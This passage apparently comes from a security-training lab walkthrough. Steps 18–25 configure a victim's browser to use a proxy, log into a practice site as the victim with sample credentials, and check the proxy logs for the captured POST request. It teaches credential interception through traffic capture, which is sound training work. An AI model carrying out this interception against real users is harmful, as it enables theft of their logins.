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



18. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
19. Now, in the browser window open a new tab, in the address bar, type **http://www.moviescope.com** and press **Enter**.



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

20. Switch to the **Windows 11** virtual machine.
21. You can observe that the logs are captured in the **Proxy logs** page. Here, we are focusing on logs associated with moviescope.com website.



22. Switch back to the **Windows Server 2022** virtual machine.
23. In the **MovieScope** website, login as a victim with credentials as **sam/test**.



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
24. Now, switch to the **Windows 11** virtual machine.
25. In the **Proxy logs** page, scroll-down to check more logs on moviescope website. Check for **POST** log captured for the target website.



